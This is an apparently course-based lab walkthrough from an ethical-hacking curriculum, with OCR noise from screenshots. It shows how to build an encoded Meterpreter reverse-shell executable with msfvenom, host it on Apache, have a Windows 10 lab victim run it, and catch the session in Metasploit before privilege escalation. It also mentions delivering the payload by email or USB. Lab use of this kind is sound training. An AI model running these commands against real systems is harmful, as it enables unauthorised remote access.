

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and lnpstexp allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.


In this lab, we are using the **Parrot Security (10.10.10.13)** machine as the host machine and the **Windows 10 (10.10.10.10)** machine as the target machine.

1. Click **Parrot Security** to switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

Applications Places System



Mon Aug 24, 06:31

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Parrot Terminal

File Edit View Search Terminal Help

```
[attacker@parrot]~[-] Module16
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[-]
└─#
```

README_Course



Trash



CEHv11 Module 13
Hacking Web
Servers



CEHv11 Module 14
Hacking Web
Applications

Security_Script
html

ceh-tools 10.0.0
3.0.1



5. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter**.

Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** machine).

Applications Places System Parrot Terminal

File Edit View Search Terminal Help


```
[attacker@parrot]~[-] Module15
└─$ sudo su      Hacking Wireless
[sudo] password for attacker:
[root@parrot]~/home/attacker]
└─#cd
[root@parrot]~[-]
└─#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
"\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#
```

CEHv11 Module 13
Hacking Web
Servers

CEHv11 Module 14
Hacking Web
Applications

6. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.

To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **File System** from the left-pane and then navigate to **root --> Desktop**.



7. Now, we need to share **Exploit.exe** with the victim machine. (In this lab, we are using **Windows 10** as the victim machine).
8. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

9. Type **ls -la /var/www/html/ | grep share** and press **Enter**.
10. To copy the **Exploit.exe** file into the shared folder, type **cp /root/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
11. Type **service apache2 start** and press **Enter** to start the Apache server.



```
[attacker@parrot]~[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
└─#cd
[root@parrot]~[~]
└─#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
"\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]~[~]
└─#ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 80 Aug 24 02:51 share
[root@parrot]~[~]
└─#cp /root/Desktop/Exploit.exe /var/www/html/share/
[root@parrot]~[~]
└─#service apache2 start
[root@parrot]~[~]
└─#
```

12. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
13. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
14. Now, issue the following commands in msfconsole:
 - o Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
 - o Type **set LHOST 10.10.10.13** and press **Enter** to set the localhost.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]#cp /root/Desktop/Exploit.exe /var/www/html/share/
[root@parrot]#service apache2 start
[root@parrot]#msfconsole

# cowsay++
< metasploit >
[*] Metasploit v6.0.0-dev
[+] 2052 exploits - 1108 auxiliary - 345 post
[+] 566 payloads - 45 encoders - 10 nops
[+] 7 evasion
```

Metasploit tip: Open an interactive Ruby terminal with irb

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) >
```

15.  To start the handler, type the command **exploit -j -z** and press **Enter**.



File Edit View Search Terminal Help



```
=[ metasploit v6.0.0-dev
+ -- =[ 2052 exploits - 1108 auxiliary - 345 post
+ -- =[ 566 payloads - 45 encoders - 10 nops
+ -- =[ 7 evasion
```

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x
Network

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) >
```

16. Now, click **Windows 10** to switch to the **Windows 10** machine. Click **Ctrl+Alt+Delete**, by default, **Admin** user profile is selected, click **Pa\$\$w0rd** to paste the password in the Password field and press **Enter** to login.




Admin

Admin

Jason

17. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, click <http://10.10.10.13/share> and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click the **Exploit.exe** file to download the backdoor file.

10.10.10.13 is the IP address of the host machine (here, the **Parrot Security** machine).



Index of /share

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
BadDoc.docm	2020-08-24 02:51	153K	
Exploit.exe	2020-08-24 06:38	72K	
Test.exe	2020-08-24 00:47	72K	
malicious payload.exe	2020-08-24 02:06	245K	

Apache/2.4.46 (Debian) Server at 10.10.10.13 Port 80

19. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears; select **Save File**.
20. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, navigate to the download location and double-click the **Exploit.exe** file to run the program.

	Name	Date modified	Type	Size
Quick access				
Desktop				
Downloads				
Documents				
Pictures				
CEH-Tools (D:)				
Music				
Videos				
OneDrive				
This PC				
3D Objects				
Desktop				
Documents				
Downloads				
Music				
Pictures				
Videos				
Local Disk (C:)				
CEH-Tools (D:)				
Network				
Downloads				
BadDoc.docm	8/24/2020 2:55 AM	Microsoft Word M...	154 KB	
malicious_payload.exe	8/24/2020 2:08 AM	Application	245 KB	
PowerUp.ps1	8/24/2020 1:26 AM	Windows PowerS...	587 KB	
Test.exe	8/24/2020 12:57 AM	Application	73 KB	
Exploit.exe	8/24/2020 6:54 AM	Application	73 KB	
Earlier this year (1)				
desktop.ini	4/14/2020 5:33 AM	Configuration sett...	1 KB	

21. An **Open File – Security Warning** window appears; click **Run**.

Downloads

File Home Share View Application Tools

← → ↑ ↓ This PC > Downloads

Name	Date modified	Type	Size
BadDoc.docm	8/24/2020 2:55 AM	Microsoft Word M...	154 KB
malicious_payload.exe	8/24/2020 2:08 AM	Application	245 KB
PowerUp.ps1	8/24/2020 1:26 AM	Windows PowerS...	587 KB
Test.exe	8/24/2020 12:57 AM	Application	73 KB
Exploit.exe	8/24/2020 6:54 AM	Application	73 KB

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- CEH-Tools (D:)
- Music
- Videos

OneDrive

This PC

- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos

Local Disk (C:)

CEH-Tools (D:)

Network

Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\Admin\Downloads\Exploit.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Admin\Downloads\Exploit.exe

Always ask before opening this file

 This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
[How can I decide what software to run?](#)

Run Cancel

22. Leave the **Windows 10** machine running, so the **Exploit.exe** file runs in the background and click **Parrot Security** to switch to the **Parrot Security** machine.
23. In the **Terminal** window, you can see that the **Meterpreter** session has successfully been opened.
24. Type **sessions -i 1** and press **Enter** (here, **1** is the id number of the session). **Meterpreter** shell is launched, as shown in the screenshot.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

[@] [(@)""**|(@)(@)**|(@) " " iconView

+-----+-----+-----+

Computer attachments Desks = [metasploit v6.0.0-dev malicious_payload...] READY license Testers

+ --=[2052 exploits - 1108 auxiliary - 345 post]

+ --=[566 payloads - 45 encoders - 10 nops]

+ --=[7 evasion]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
```

meterpreter > [Inhaler] Selected (73.8MB), FreeSpace: 21.4 GB

25. Type **getuid** and press **Enter**. This displays the current user ID, as shown in the screenshot.

Applications Places System Parrot Terminal

File Edit View Search Terminal Help

[metasploit v6.0.0-dev
+ 2052 exploits - 1108 auxiliary - 345 post
+ 566 payloads - 45 encoders - 10 nops
+ 7 evasion

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it with setg RHOSTS x.x.x.x

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msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444
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[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400
sessions -i 1
[*] Starting interaction with 1...
```

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter >

26. Observe that the Meterpreter session is running with normal user privileges (**WINDOWS10\Admin**).
27. Now that you have gained access to the target system with normal user privileges, your next task is to perform privilege escalation to attain higher-level privileges in the target system.
28. First, we will use privilege escalation tools (BeRoot), which allow you to run a configuration assessment on a target system to find out information about its underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, as well as other data. Using this information, you can find a way to further exploit and elevate the privileges on the target system.
29. Now, we will copy the **BeRoot** tool on the host machine (**Parrot Security**), and then upload the tool onto the target machine (**Windows 10**) using the **Meterpreter** session.
30. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **ceh-tools on 10.10.10.10** from the drop-down options.

If **ceh-tools on 10.10.10.10** option is not present then follow the below steps to access **CEH-Tools** folder:

- o Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options
- o The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- o The security pop-up appears; enter the **Windows 10** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- o The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Applications Places System Mon Aug 24, 06:58

File Edit View

Places

Computer

+ --=[me]

+ --=[20]

+ --=[56]

+ --=[7]

Metasploit t

msf6 > use e

[*] Using co

msf6 exploit

payload => w

msf6 exploit

LHOST => 10.

msf6 exploit(multi/handler) > exploit -j -z

[*] Exploit running as background job 0.

[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.10.13:4444

msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.10.10

[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.10:49764) at 2020-08-24 06:55:30 -0400

sessions -i 1

[*] Starting interaction with 1...

meterpreter > getuid

Server username: WINDOWS10\Admin

meterpreter > [100%] /tmp/maliciousSelected(73.8MB), Freespace: 21.4 GB

Parrot Terminal

linary - 345 post


s - 10 nops

READY

